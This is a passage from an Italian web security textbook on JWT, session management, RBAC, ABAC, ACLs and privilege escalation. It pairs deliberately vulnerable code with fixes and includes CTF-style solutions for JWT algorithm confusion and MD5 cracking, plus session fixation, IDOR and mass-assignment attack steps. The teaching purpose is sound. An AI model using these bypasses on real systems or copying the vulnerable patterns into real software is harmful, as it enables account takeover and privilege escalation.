  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  secret
)
```

7.5.2 Implementazione JWT

Listing 7.11: JWT generation e validation

```python
import jwt
from datetime import datetime, timedelta
import os

SECRET_KEY = os.getenv('JWT_SECRET_KEY')  # Mai hardcodare!

def generate_jwt(user_id, username):
    """Genera JWT token"""
    payload = {
        'sub': user_id,  # Subject (user ID)
        'username': username,
        'iat': datetime.utcnow(),  # Issued at
        'exp': datetime.utcnow() + timedelta(hours=24),  # Expiration
        'iss': 'myapp.com',  # Issuer
        'aud': 'myapp.com'   # Audience
    }

    token = jwt.encode(payload, SECRET_KEY, algorithm='HS256')
```

```
    return token

def validate_jwt(token):
    """Valida e decode JWT"""
    try:
        payload = jwt.decode(
            token,
            SECRET_KEY,
            algorithms=['HS256'],
            audience='myapp.com',
            issuer='myapp.com'
        )
        return payload
    except jwt.ExpiredSignatureError:
        raise ValueError("Token scaduto")
    except jwt.InvalidTokenError:
        raise ValueError("Token non valido")

# Uso - Login
@app.route('/api/login', methods=['POST'])
def login():
    data = request.get_json()
    username = data.get('username')
    password = data.get('password')

    user_id = authenticate(username, password)

    if not user_id:
        return jsonify({'error': 'Invalid credentials'}), 401

    # Genera JWT
    token = generate_jwt(user_id, username)

    return jsonify({
        'token': token,
        'token_type': 'Bearer'
    })

# Uso - Protected endpoint
@app.route('/api/protected')
def protected():
    auth_header = request.headers.get('Authorization')

    if not auth_header or not auth_header.startswith('Bearer '):
        return jsonify({'error': 'No token provided'}), 401

    token = auth_header.split(' ')[1]

    try:
        payload = validate_jwt(token)
        return jsonify({
            'message': f'Hello {payload["username"]}!',
            'user_id': payload['sub']
        })
    except ValueError as e:
        return jsonify({'error': str(e)}), 401
```

7.5.3 JWT Vulnerabilities

1. Algorithm Confusion (None algorithm)

Listing 7.12: VULNERABILE - None algorithm

```
# VULNERABILE: Accetta algorithm "none"
payload = jwt.decode(token, SECRET_KEY, algorithms=['HS256', 'none'])

# Attacker può creare token con alg: "none" e firma vuota
# {
#   "alg": "none",
#   "typ": "JWT"
# }.{
#   "sub": "admin",
#   "admin": true
# }.

# FIX: Specifica esplicitamente algoritmi permessi
payload = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])  # Solo
    HS256
```

2. Weak Secret Key

Listing 7.13: VULNERABILE - Weak secret

```
# VULNERABILE: Secret debole
SECRET_KEY = 'secret'  # Facilmente brute-forceable

# Attacker può:
# 1. Brute force il secret
# 2. Creare token validi firmati con secret trovato

# FIX: Usa secret forte, lungo, random
import secrets
SECRET_KEY = secrets.token_urlsafe(32)
# es: 'x7r_9FzK3mPqN8vT2wY5hJ1gD4cB6aE0sU-iO'
```

3. Missing Expiration

Listing 7.14: VULNERABILE - No expiration

```
# VULNERABILE: Token senza scadenza
payload = {
    'sub': user_id,
    'username': username
    # Manca 'exp'!
}

# Token valido per sempre = rischio se rubato

# FIX: Sempre impostare scadenza
payload = {
    'sub': user_id,
    'username': username,
    'exp': datetime.utcnow() + timedelta(hours=1)  # Scade in 1 ora
}
```

7.5.4 JWT Best Practices

Usa secret key forte (>256 bit random)

Specifica algoritmo esplicitamente

Imposta sempre exp (expiration)

Usa iat (issued at) per tracking

Valida iss (issuer) e aud (audience)

Non mettere dati sensibili nel payload (è solo base64)

Usa HTTPS per trasmissione token

Implementa token refresh mechanism

Considera token revocation (blacklist)

Per dati sensibili, considera JWE (encrypted JWT)

7.6 Session Management

7.6.1 Session Fixation

Listing 7.15: VULNERABILE - Session fixation

```php
<?php
// VULNERABILE
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    if (authenticate($username, $password)) {
        $_SESSION['user_id'] = get_user_id($username);
        // BUG: Usa stesso session ID di prima del login!
    }
}

// Attack:
// 1. Attacker visita site e ottiene PHPSESSID=abc123
// 2. Attacker invia link alla vittima: site.com?PHPSESSID=abc123
// 3. Vittima fa login (mantiene PHPSESSID=abc123)
// 4. Attacker usa PHPSESSID=abc123 -> è autenticato come vittima!
?>
```

Listing 7.16: SICURO - Regenerate session ID

```php
<?php
// SICURO
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

```

```
    if (authenticate($username, $password)) {
        // Rigenera session ID dopo login
        session_regenerate_id(true);  // true = delete old session

        $_SESSION['user_id'] = get_user_id($username);
    }
}
?>
```

7.6.2 Session Hijacking Prevention

Listing 7.17: Session fingerprinting

```
import hashlib

def generate_session_fingerprint(request):
    """Crea fingerprint basato su User-Agent e IP"""
    user_agent = request.headers.get('User-Agent', '')
    ip_address = request.remote_addr

    fingerprint = hashlib.sha256(
        (user_agent + ip_address).encode()
    ).hexdigest()

    return fingerprint

@app.route('/login', methods=['POST'])
def login():
    username = request.form.get('username')
    password = request.form.get('password')

    user_id = authenticate(username, password)

    if user_id:
        session.clear()
        session['user_id'] = user_id
        session['fingerprint'] = generate_session_fingerprint(request)

        return redirect('/dashboard')

@app.before_request
def validate_session():
    """Valida session fingerprint su ogni richiesta"""
    if 'user_id' in session:
        current_fingerprint = generate_session_fingerprint(request)

        if session.get('fingerprint') != current_fingerprint:
            # Possibile session hijacking
            session.clear()
            return redirect('/login?error=session_hijacked')
```

7.7 Esercizi CTF-Style

7.7.1 Challenge 1: Weak Password Hash

Database dump:

```
users:
- username: admin
- password_hash: 5f4dcc3b5aa765d61d8327deb882cf99
```

Task: Cracka la password.
Soluzione:

```
echo -n "5f4dcc3b5aa765d61d8327deb882cf99" | hashid
# MD5

# Usa rainbow table o brute force
echo -n "password" | md5sum
# 5f4dcc3b5aa765d61d8327deb882cf99

Password: "password"
Flag: CTF{w34k_h4sh_br0k3n}
```

7.7.2 Challenge 2: JWT Algorithm Confusion

Token JWT con alg: RS256 (public key signature).
Task: Bypassa validazione cambiando algoritmo a HS256.
Soluzione:

```
1. Decode JWT
2. Cambia header: "alg": "HS256"
3. Usa public key come secret per firmare con HS256
4. Server valida con public key come secret HMAC
5. Bypass!

Flag: CTF{jwt_4lg_c0nfus10n}
```

7.7.3 Challenge 3: TOTP Bruteforce

TOTP con time window troppo ampio.
Flag: CTFt0tp$_t$1m3$_w$1nd0w$_t$00$_l$4rg3

7.8 Conclusioni

L'autenticazione sicura è fondamentale per proteggere applicazioni e utenti. Le chiavi sono:

1. Hash password correttamente: bcrypt o Argon2
2. Implementa MFA: TOTP è il minimo
3. Usa OAuth2: Per delegated authorization
4. JWT con cautela: Valida attentamente, usa secret forti
5. Session management: Regenerate ID, fingerprinting

La security è un processo continuo: monitora, testa, aggiorna. Le minacce evolvono, e anche le nostre difese devono evolversi.
Stay secure!

Capitolo 8

Autorizzazione e Controllo degli Accessi

Mappa del capitolo

Obiettivi, RBAC, ABAC, ACL, Privilege Escalation, Compliance, Esempi pratici, Best practices, Esercizi, Riferimenti.

Introduzione

L'autorizzazione è il processo che determina quali risorse un utente autenticato può accedere e quali azioni può eseguire. Mentre l'autenticazione risponde alla domanda "chi sei?", l'autorizzazione risponde a "cosa puoi fare?". Un sistema di autorizzazione robusto è fondamentale per proteggere dati sensibili e garantire la separazione dei privilegi.

8.1 Obiettivi di apprendimento

- Comprendere i principi fondamentali dell'autorizzazione
- Implementare Role-Based Access Control (RBAC)
- Applicare Attribute-Based Access Control (ABAC)
- Configurare Access Control Lists (ACL)
- Riconoscere e prevenire attacchi di privilege escalation
- Implementare il principio del minimo privilegio
- Garantire compliance con GDPR e PCI-DSS
- Implementare audit logging per accessi e modifiche

8.2 Principi fondamentali dell'autorizzazione

8.2.1 Least Privilege Principle

Il principio del minimo privilegio stabilisce che ogni utente, processo o sistema deve avere solo i privilegi minimi necessari per svolgere le proprie funzioni.

Esempio Least Privilege

Un operatore di customer service dovrebbe:

- Visualizzare dati clienti (read)
- Aggiornare informazioni di contatto (update limitato)
- Eliminare account clienti (no delete)
- Accedere a dati finanziari completi (no accesso dati sensibili)
- Modificare prezzi prodotti (no admin functions)

8.2.2 Separation of Duties (SoD)

La separazione dei compiti richiede che operazioni critiche richiedano più persone per essere completate, prevenendo frodi e errori.

Listing 8.1: Esempio SoD in un sistema finanziario

```
class PaymentSystem:
    def create_payment(self, user, amount, recipient):
        """Solo ruolo PAYMENT_CREATOR può creare pagamenti"""
        if not user.has_role('PAYMENT_CREATOR'):
            raise PermissionDenied("User cannot create payments")

        payment = Payment(
            creator=user,
            amount=amount,
            recipient=recipient,
            status='PENDING_APPROVAL'
        )
        payment.save()
        return payment

    def approve_payment(self, user, payment_id):
        """Solo ruolo PAYMENT_APPROVER può approvare"""
        if not user.has_role('PAYMENT_APPROVER'):
            raise PermissionDenied("User cannot approve payments")

        payment = Payment.get(payment_id)

        # Separation of Duties: l'approvatore deve essere diverso dal
            creatore
        if payment.creator.id == user.id:
            raise SeparationOfDutiesViolation(
                "Cannot approve own payment"
            )

        payment.status = 'APPROVED'
        payment.approver = user
        payment.approved_at = datetime.now()
        payment.save()

        # Audit log
        AuditLog.create(
            action='PAYMENT_APPROVED',
            user=user,
```

```
            resource=payment,
            details={'amount': payment.amount}
        )

        return payment
```

8.3 Role-Based Access Control (RBAC)

RBAC è il modello di autorizzazione più diffuso. Gli utenti vengono assegnati a ruoli, e i ruoli hanno permessi associati.

8.3.1 Architettura RBAC

Listing 8.2: Struttura RBAC

```
Users -> Roles -> Permissions -> Resources

Esempio:
User: alice@example.com
      assigned to
Role: Editor
      has permissions
Permissions: [article.create, article.edit, article.publish]
      on resources
Resources: /articles/*
```

8.3.2 Implementazione RBAC in database

Listing 8.3: Schema database RBAC

```
-- Tabella utenti
CREATE TABLE users (
    id INT PRIMARY KEY AUTO_INCREMENT,
    username VARCHAR(100) UNIQUE NOT NULL,
    email VARCHAR(255) UNIQUE NOT NULL,
    password_hash VARCHAR(255) NOT NULL,
    is_active BOOLEAN DEFAULT TRUE,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

-- Tabella ruoli
CREATE TABLE roles (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(50) UNIQUE NOT NULL,
    description TEXT,
    is_system_role BOOLEAN DEFAULT FALSE,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

-- Tabella permessi
CREATE TABLE permissions (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100) UNIQUE NOT NULL,
    resource VARCHAR(100) NOT NULL,
    action VARCHAR(50) NOT NULL,
```

```
    description TEXT,
    UNIQUE KEY unique_permission (resource, action)
);

-- Tabella associazione user-role (many-to-many)
CREATE TABLE user_roles (
    user_id INT NOT NULL,
    role_id INT NOT NULL,
    assigned_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    assigned_by INT,
    PRIMARY KEY (user_id, role_id),
    FOREIGN KEY (user_id) REFERENCES users(id) ON DELETE CASCADE,
    FOREIGN KEY (role_id) REFERENCES roles(id) ON DELETE CASCADE,
    FOREIGN KEY (assigned_by) REFERENCES users(id)
);

-- Tabella associazione role-permission (many-to-many)
CREATE TABLE role_permissions (
    role_id INT NOT NULL,
    permission_id INT NOT NULL,
    PRIMARY KEY (role_id, permission_id),
    FOREIGN KEY (role_id) REFERENCES roles(id) ON DELETE CASCADE,
    FOREIGN KEY (permission_id) REFERENCES permissions(id) ON DELETE
       CASCADE
);

-- Indici per performance
CREATE INDEX idx_user_roles_user ON user_roles(user_id);
CREATE INDEX idx_user_roles_role ON user_roles(role_id);
CREATE INDEX idx_role_permissions_role ON role_permissions(role_id);
CREATE INDEX idx_permissions_resource ON permissions(resource);
```

8.3.3 Implementazione RBAC in PHP

Listing 8.4: Sistema RBAC completo in PHP

```
<?php
class RBACManager {
    private $db;

    public function __construct($dbConnection) {
        $this->db = $dbConnection;
    }

    /**
     * Verifica se un utente ha un permesso specifico
     * @return bool
     */
    public function userHasPermission($userId, $resource, $action) {
        $stmt = $this->db->prepare("
            SELECT COUNT(*) as count
            FROM users u
            INNER JOIN user_roles ur ON u.id = ur.user_id
            INNER JOIN role_permissions rp ON ur.role_id = rp.role_id
            INNER JOIN permissions p ON rp.permission_id = p.id
            WHERE u.id = ?
            AND u.is_active = TRUE
```

```
            AND p.resource = ?
            AND p.action = ?
        ");

        $stmt->bind_param('iss', $userId, $resource, $action);
        $stmt->execute();
        $result = $stmt->get_result()->fetch_assoc();

        return $result['count'] > 0;
    }

    /**
     * Ottiene tutti i ruoli di un utente
     */
    public function getUserRoles($userId) {
        $stmt = $this->db->prepare("
            SELECT r.id, r.name, r.description
            FROM roles r
            INNER JOIN user_roles ur ON r.id = ur.role_id
            WHERE ur.user_id = ?
        ");

        $stmt->bind_param('i', $userId);
        $stmt->execute();
        return $stmt->get_result()->fetch_all(MYSQLI_ASSOC);
    }

    /**
     * Assegna un ruolo a un utente (con audit)
     */
    public function assignRole($userId, $roleId, $assignedBy) {
        // Verifica che l'assegnatore abbia il permesso
        if (!$this->userHasPermission($assignedBy, 'roles', 'assign')) {
            throw new PermissionDeniedException(
                "User $assignedBy cannot assign roles"
            );
        }

        // Inizia transazione
        $this->db->begin_transaction();

        try {
            // Assegna ruolo
            $stmt = $this->db->prepare("
                INSERT INTO user_roles (user_id, role_id, assigned_by)
                VALUES (?, ?, ?)
                ON DUPLICATE KEY UPDATE assigned_by = ?
            ");
            $stmt->bind_param('iiii', $userId, $roleId, $assignedBy,
                $assignedBy);
            $stmt->execute();

            // Audit log
            $this->logAudit(
                'ROLE_ASSIGNED',
                $assignedBy,
                [
                    'target_user' => $userId,
```

```
                    'role_id' => $roleId,
                    'ip_address' => $_SERVER['REMOTE_ADDR']
                ]
            );

            $this->db->commit();
            return true;

        } catch (Exception $e) {
            $this->db->rollback();
            throw $e;
        }
    }

    /**
     * Revoca un ruolo da un utente
     */
    public function revokeRole($userId, $roleId, $revokedBy) {
        if (!$this->userHasPermission($revokedBy, 'roles', 'revoke')) {
            throw new PermissionDeniedException(
                "User $revokedBy cannot revoke roles"
            );
        }

        $this->db->begin_transaction();

        try {
            $stmt = $this->db->prepare("
                DELETE FROM user_roles
                WHERE user_id = ? AND role_id = ?
            ");
            $stmt->bind_param('ii', $userId, $roleId);
            $stmt->execute();

            $this->logAudit(
                'ROLE_REVOKED',
                $revokedBy,
                [
                    'target_user' => $userId,
                    'role_id' => $roleId
                ]
            );

            $this->db->commit();
            return true;

        } catch (Exception $e) {
            $this->db->rollback();
            throw $e;
        }
    }

    /**
     * Middleware per proteggere route
     */
    public function requirePermission($resource, $action) {
        return function($request, $response, $next) use ($resource,
            $action) {
```

```
136             $userId = $_SESSION['user_id'] ?? null;
137
138             if (!$userId) {
139                 return $response->withStatus(401)->write(
140                     json_encode(['error' => 'Not authenticated'])
141                 );
142             }
143
144             if (!$this->userHasPermission($userId, $resource, $action))
                    {
145                 // Log tentativo accesso non autorizzato
146                 $this->logAudit(
147                     'UNAUTHORIZED_ACCESS_ATTEMPT',
148                     $userId,
149                     [
150                         'resource' => $resource,
151                         'action' => $action,
152                         'uri' => $request->getUri()->getPath()
153                     ]
154                 );
155
156                 return $response->withStatus(403)->write(
157                     json_encode(['error' => 'Permission denied'])
158                 );
159             }
160
161             return $next($request, $response);
162         };
163     }
164
165     private function logAudit($action, $userId, $details) {
166         $stmt = $this->db->prepare("
167             INSERT INTO audit_logs
168             (action, user_id, details, ip_address, user_agent,
                    created_at)
169             VALUES (?, ?, ?, ?, ?, NOW())
170         ");
171
172         $detailsJson = json_encode($details);
173         $ipAddress = $_SERVER['REMOTE_ADDR'];
174         $userAgent = $_SERVER['HTTP_USER_AGENT'];
175
176         $stmt->bind_param(
177             'sisss',
178             $action,
179             $userId,
180             $detailsJson,
181             $ipAddress,
182             $userAgent
183         );
184
185         $stmt->execute();
186     }
187 }
188 ?>
```

8.3.4 Esempio di utilizzo RBAC

Listing 8.5: Uso del sistema RBAC in un'applicazione

```php
<?php
// Inizializzazione
$rbac = new RBACManager($db);

// Setup iniziale ruoli e permessi
function setupRoles($rbac) {
    // Crea ruoli
    $roleAdmin = createRole('Administrator', 'Full system access');
    $roleEditor = createRole('Editor', 'Can create and edit content');
    $roleViewer = createRole('Viewer', 'Read-only access');

    // Crea permessi
    $permissions = [
        ['articles', 'create'],
        ['articles', 'read'],
        ['articles', 'update'],
        ['articles', 'delete'],
        ['users', 'read'],
        ['users', 'update'],
        ['users', 'delete'],
        ['roles', 'assign'],
        ['roles', 'revoke']
    ];

    // Assegna permessi ai ruoli
    // Admin ha tutti i permessi
    foreach ($permissions as $perm) {
        assignPermissionToRole($roleAdmin, $perm[0], $perm[1]);
    }

    // Editor può gestire articoli
    assignPermissionToRole($roleEditor, 'articles', 'create');
    assignPermissionToRole($roleEditor, 'articles', 'read');
    assignPermissionToRole($roleEditor, 'articles', 'update');

    // Viewer può solo leggere
    assignPermissionToRole($roleViewer, 'articles', 'read');
}

// Protezione route in un'applicazione
$app->delete('/api/articles/{id}', function($request, $response, $args)
    {
    $articleId = $args['id'];

    // Elimina articolo
    Article::delete($articleId);

    return $response->withJson(['success' => true]);

})->add($rbac->requirePermission('articles', 'delete'));

// Controllo manuale in codice
if ($rbac->userHasPermission($_SESSION['user_id'], 'users', 'delete')) {
    // Mostra pulsante elimina utente
    echo '<button onclick="deleteUser()">Delete User</button>';
```

```
}
?>
```

8.4 Attribute-Based Access Control (ABAC)

ABAC è un modello più flessibile che prende decisioni basate su attributi dell'utente, della risorsa, dell'ambiente e dell'azione.

8.4.1 Concetti ABAC

Componenti ABAC

- Subject attributes: Attributi dell'utente (ruolo, dipartimento, clearance level)
- Resource attributes: Attributi della risorsa (classificazione, owner, tipo)
- Action attributes: Operazione richiesta (read, write, delete)
- Environment attributes: Contesto (ora del giorno, location, IP address)

Policy example: "Permettere accesso se (user.department == resource.department) AND (user.clearance >= resource.classification) AND (time.hour >= 9 AND time.hour < 18)"

8.4.2 Implementazione ABAC

Listing 8.6: Sistema ABAC in Python

```python
from datetime import datetime
from typing import Dict, Any, List
import ipaddress

class ABACPolicy:
    def __init__(self, name: str, description: str):
        self.name = name
        self.description = description
        self.rules: List[callable] = []

    def add_rule(self, rule: callable):
        """Aggiunge una regola alla policy"""
        self.rules.append(rule)
        return self

    def evaluate(self, subject: Dict, resource: Dict,
                 action: str, environment: Dict) -> bool:
        """Valuta tutte le regole - tutte devono essere vere"""
        for rule in self.rules:
            if not rule(subject, resource, action, environment):
                return False
        return True

class ABACEngine:
```

```
    def __init__(self):
        self.policies: List[ABACPolicy] = []

    def add_policy(self, policy: ABACPolicy):
        self.policies.append(policy)

    def check_access(self, subject: Dict, resource: Dict,
                     action: str, environment: Dict) -> bool:
        """Verifica se almeno una policy permette l'accesso"""
        for policy in self.policies:
            if policy.evaluate(subject, resource, action, environment):
                return True
        return False

# Esempio di policy ABAC
def create_document_access_policy():
    policy = ABACPolicy(
        name="DocumentAccessPolicy",
        description="Controlla accesso ai documenti basato su attributi"
    )

    # Regola 1: L'utente deve essere nello stesso dipartimento
    def same_department(subject, resource, action, env):
        return subject.get('department') == resource.get('department')

    # Regola 2: Il livello di clearance deve essere sufficiente
    def sufficient_clearance(subject, resource, action, env):
        clearance_levels = {
            'public': 0,
            'internal': 1,
            'confidential': 2,
            'secret': 3,
            'top_secret': 4
        }
        user_level = clearance_levels.get(
            subject.get('clearance', 'public'), 0
        )
        required_level = clearance_levels.get(
            resource.get('classification', 'public'), 0
        )
        return user_level >= required_level

    # Regola 3: Orario lavorativo per documenti confidenziali
    def business_hours_for_confidential(subject, resource, action, env):
        if resource.get('classification') in ['confidential', 'secret',
           'top_secret']:
            hour = datetime.now().hour
            return 9 <= hour < 18
        return True

    # Regola 4: Accesso solo da IP aziendali per documenti segreti
    def corporate_network_for_secret(subject, resource, action, env):
        if resource.get('classification') in ['secret', 'top_secret']:
            user_ip = ipaddress.ip_address(env.get('ip_address'))
            corporate_network = ipaddress.ip_network('192.168.1.0/24')
            return user_ip in corporate_network
        return True

```

```
    # Regola 5: Solo owner può eliminare
    def owner_can_delete(subject, resource, action, env):
        if action == 'delete':
            return subject.get('user_id') == resource.get('owner_id')
        return True

    policy.add_rule(same_department)
    policy.add_rule(sufficient_clearance)
    policy.add_rule(business_hours_for_confidential)
    policy.add_rule(corporate_network_for_secret)
    policy.add_rule(owner_can_delete)

    return policy

# Utilizzo
abac = ABACEngine()
abac.add_policy(create_document_access_policy())

# Verifica accesso
subject = {
    'user_id': 123,
    'username': 'alice',
    'department': 'Engineering',
    'clearance': 'confidential'
}

resource = {
    'document_id': 456,
    'title': 'Q4 Strategy',
    'department': 'Engineering',
    'classification': 'confidential',
    'owner_id': 123
}

environment = {
    'ip_address': '192.168.1.50',
    'timestamp': datetime.now(),
    'user_agent': 'Mozilla/5.0...'
}

if abac.check_access(subject, resource, 'read', environment):
    print("Access granted")
else:
    print("Access denied")
    # Log tentativo accesso negato
    log_access_denial(subject, resource, 'read', environment)
```

8.5 Access Control Lists (ACL)

Le ACL specificano quali utenti o gruppi hanno accesso a specifiche risorse e quali operazioni possono eseguire.

8.5.1 Implementazione ACL filesystem-like

Listing 8.7: Sistema ACL per risorse

```php
<?php
class ACLManager {
    private $db;

    // Costanti per i permessi (bitmask)
    const PERMISSION_READ    = 1;  // 0001
    const PERMISSION_WRITE   = 2;  // 0010
    const PERMISSION_EXECUTE = 4;  // 0100
    const PERMISSION_DELETE  = 8;  // 1000

    /**
     * Schema database ACL:
     *
     * CREATE TABLE acl_entries (
     *     id INT PRIMARY KEY AUTO_INCREMENT,
     *     resource_type VARCHAR(50),
     *     resource_id INT,
     *     principal_type ENUM('user', 'group', 'role'),
     *     principal_id INT,
     *     permissions INT,
     *     is_deny BOOLEAN DEFAULT FALSE,
     *     created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
     *     UNIQUE KEY (resource_type, resource_id, principal_type,
        principal_id)
     * );
     */

    public function setACL($resourceType, $resourceId,
                           $principalType, $principalId,
                           $permissions, $isDeny = false) {
        $stmt = $this->db->prepare("
            INSERT INTO acl_entries
            (resource_type, resource_id, principal_type, principal_id,
               permissions, is_deny)
            VALUES (?, ?, ?, ?, ?, ?)
            ON DUPLICATE KEY UPDATE permissions = ?, is_deny = ?
        ");

        $stmt->bind_param(
            'sisiiiii',
            $resourceType, $resourceId,
            $principalType, $principalId,
            $permissions, $isDeny,
            $permissions, $isDeny
        );

        return $stmt->execute();
    }

    public function checkPermission($userId, $resourceType,
                                    $resourceId, $requiredPermission) {
        // Ottieni tutti i gruppi/ruoli dell'utente
        $userGroups = $this->getUserGroups($userId);
        $userRoles = $this->getUserRoles($userId);

        // Costruisci query per verificare permessi
        $principals = [
            ['user', $userId]
```

```
        ];

        foreach ($userGroups as $group) {
            $principals[] = ['group', $group['id']];
        }

        foreach ($userRoles as $role) {
            $principals[] = ['role', $role['id']];
        }

        // Verifica DENY espliciti (hanno precedenza)
        foreach ($principals as $principal) {
            if ($this->hasDenyPermission(
                $resourceType, $resourceId,
                $principal[0], $principal[1],
                $requiredPermission
            )) {
                return false; // Deny esplicito
            }
        }

        // Verifica ALLOW
        foreach ($principals as $principal) {
            if ($this->hasAllowPermission(
                $resourceType, $resourceId,
                $principal[0], $principal[1],
                $requiredPermission
            )) {
                return true; // Allow trovato
            }
        }

        return false; // Nessun permesso trovato (default deny)
    }

    private function hasDenyPermission($resourceType, $resourceId,
                                       $principalType, $principalId,
                                       $requiredPermission) {
        $stmt = $this->db->prepare("
            SELECT permissions
            FROM acl_entries
            WHERE resource_type = ?
            AND resource_id = ?
            AND principal_type = ?
            AND principal_id = ?
            AND is_deny = TRUE
        ");

        $stmt->bind_param('sisi',
            $resourceType, $resourceId,
            $principalType, $principalId
        );

        $stmt->execute();
        $result = $stmt->get_result()->fetch_assoc();

        if ($result) {
            // Verifica bitmask
```

```
            return ($result['permissions'] & $requiredPermission) !== 0;
        }

        return false;
    }

    private function hasAllowPermission($resourceType, $resourceId,
                                        $principalType, $principalId,
                                        $requiredPermission) {
        $stmt = $this->db->prepare("
            SELECT permissions
            FROM acl_entries
            WHERE resource_type = ?
            AND resource_id = ?
            AND principal_type = ?
            AND principal_id = ?
            AND is_deny = FALSE
        ");

        $stmt->bind_param('sisi',
            $resourceType, $resourceId,
            $principalType, $principalId
        );

        $stmt->execute();
        $result = $stmt->get_result()->fetch_assoc();

        if ($result) {
            return ($result['permissions'] & $requiredPermission) !== 0;
        }

        return false;
    }

    /**
     * Helper per combinare permessi
     */
    public static function combinePermissions(...$permissions) {
        $combined = 0;
        foreach ($permissions as $perm) {
            $combined |= $perm;
        }
        return $combined;
    }
}

// Esempio utilizzo
$acl = new ACLManager($db);

// Concedi read e write sull'articolo 123 all'utente 456
$acl->setACL(
    'article',
    123,
    'user',
    456,
    ACLManager::combinePermissions(
        ACLManager::PERMISSION_READ,
        ACLManager::PERMISSION_WRITE
```

```
    )
);

// Nega delete sull'articolo 123 al gruppo "editors"
$acl->setACL(
    'article',
    123,
    'group',
    10, // ID gruppo editors
    ACLManager::PERMISSION_DELETE,
    true // is_deny
);

// Verifica permesso
if ($acl->checkPermission(
    $userId,
    'article',
    123,
    ACLManager::PERMISSION_DELETE
)) {
    // Utente può eliminare
    deleteArticle(123);
} else {
    http_response_code(403);
    echo json_encode(['error' => 'Permission denied']);
}
?>
```

8.6 Privilege Escalation

Il privilege escalation è un tipo di attacco in cui un utente ottiene privilegi superiori a quelli autorizzati.

8.6.1 Tipi di Privilege Escalation

Vertical Privilege Escalation Un utente con bassi privilegi ottiene privilegi amministrativi.

Horizontal Privilege Escalation Un utente accede a risorse di un altro utente con lo stesso livello di privilegi.

8.6.2 Esempi di attacchi reali

Vulnerabilità: Insecure Direct Object Reference (IDOR)

Scenario: Un'applicazione web permette agli utenti di visualizzare i propri ordini tramite URL:

https://shop.com/orders/view?order_id=12345

Attacco: L'attaccante modifica il parametro:

https://shop.com/orders/view?order_id=12346

Se l'applicazione non verifica che l'ordine 12346 appartenga all'utente autenticato, l'attaccante può visualizzare ordini di altri utenti (horizontal privilege escalation).

8.6.3 Remediation IDOR

Listing 8.8: Prevenzione IDOR

```php
<?php
// VULNERABILE - NON FARE COSÌ
function viewOrder_VULNERABLE($orderId) {
    $order = Order::find($orderId);
    return view('order', ['order' => $order]);
}

// SICURO - Verifica ownership
function viewOrder_SECURE($orderId) {
    $currentUserId = $_SESSION['user_id'];

    $order = Order::where('id', $orderId)
                  ->where('user_id', $currentUserId)
                  ->first();

    if (!$order) {
        // Log tentativo accesso non autorizzato
        SecurityLog::create([
            'event' => 'UNAUTHORIZED_ORDER_ACCESS',
            'user_id' => $currentUserId,
            'target_order_id' => $orderId,
            'ip_address' => $_SERVER['REMOTE_ADDR']
        ]);

        http_response_code(403);
        die(json_encode(['error' => 'Access denied']));
    }

    return view('order', ['order' => $order]);
}

// ANCORA PIÙ SICURO - Usa UUID invece di ID sequenziali
function viewOrder_UUID($orderUuid) {
    $currentUserId = $_SESSION['user_id'];

    // UUID è difficile da indovinare:
    // "a3f2b8c9-4d5e-6789-0abc-def123456789"
    $order = Order::where('uuid', $orderUuid)
                  ->where('user_id', $currentUserId)
                  ->first();
```

```
41
42      if (!$order) {
43          abort(403);
44      }
45
46      return view('order', ['order' => $order]);
47  }
48  ?>
```

8.6.4 Parameter tampering e Mass Assignment

Attacco: Mass Assignment

Scenario: Un form di modifica profilo invia:

```
POST /profile/update
name=Alice&email=alice@example.com
```

Attacco: L'attaccante aggiunge parametri non previsti:

```
POST /profile/update
name=Alice&email=alice@example.com&is_admin=1&role=administrator
```

Se il backend fa semplicemente:

```
User::update($_POST)
```

L'attaccante può elevarsi ad amministratore!

8.6.5 Remediation Mass Assignment

Listing 8.9: Prevenzione Mass Assignment

```
1  <?php
2  class User extends Model {
3      // VULNERABILE - tutti i campi modificabili
4      protected $fillable = ['*'];
5
6      // SICURO - solo campi specifici
7      protected $fillable = [
8          'name',
9          'email',
10         'phone',
11         'address'
12     ];
13
14     // Campi protetti da modifiche
15     protected $guarded = [
16         'id',
17         'is_admin',
18         'role',
19         'password',
20         'created_at'
21     ];
22 }
23
24 // Controller
```

```php
function updateProfile(Request $request) {
    $user = Auth::user();

    // VULNERABILE
    $user->update($request->all());

    // SICURO - Validazione esplicita
    $validatedData = $request->validate([
        'name' => 'required|string|max:255',
        'email' => 'required|email|unique:users,email,' . $user->id,
        'phone' => 'nullable|string|max:20',
        'address' => 'nullable|string|max:500'
    ]);

    $user->update($validatedData);

    // Log modifiche
    AuditLog::create([
        'action' => 'USER_PROFILE_UPDATED',
        'user_id' => $user->id,
        'changes' => $user->getChanges()
    ]);

    return response()->json(['success' => true]);
}
?>
```

8.7 Compliance e Normative

8.7.1 GDPR - General Data Protection Regulation

Il GDPR richiede controlli di accesso rigorosi per i dati personali.

Requisiti GDPR per autorizzazione

- Article 32: Implementare misure tecniche appropriate per garantire sicurezza
- Principle of Least Privilege: Solo personale autorizzato può accedere a dati personali
- Purpose Limitation: Accesso solo per scopi legittimi e documentati
- Audit Trail: Log di tutti gli accessi a dati personali
- Right to Access: Gli utenti devono poter vedere chi ha acceduto ai loro dati

Listing 8.10: Sistema autorizzazione GDPR-compliant

```php
<?php
class GDPRAccessControl {
    /**
     * Accesso a dati personali con logging obbligatorio
     */
    public function accessPersonalData($userId, $dataSubjectId, $purpose
        ) {
```

```
        // Verifica che l'utente abbia un motivo legittimo
        if (!$this->hasLegitimateInterest($userId, $purpose)) {
            throw new GDPRViolationException(
                "No legitimate interest for accessing personal data"
            );
        }

        // Log obbligatorio (Article 30 - Records of processing)
        $this->logDataAccess([
            'accessor_user_id' => $userId,
            'data_subject_id' => $dataSubjectId,
            'purpose' => $purpose,
            'legal_basis' => $this->getLegalBasis($purpose),
            'timestamp' => time(),
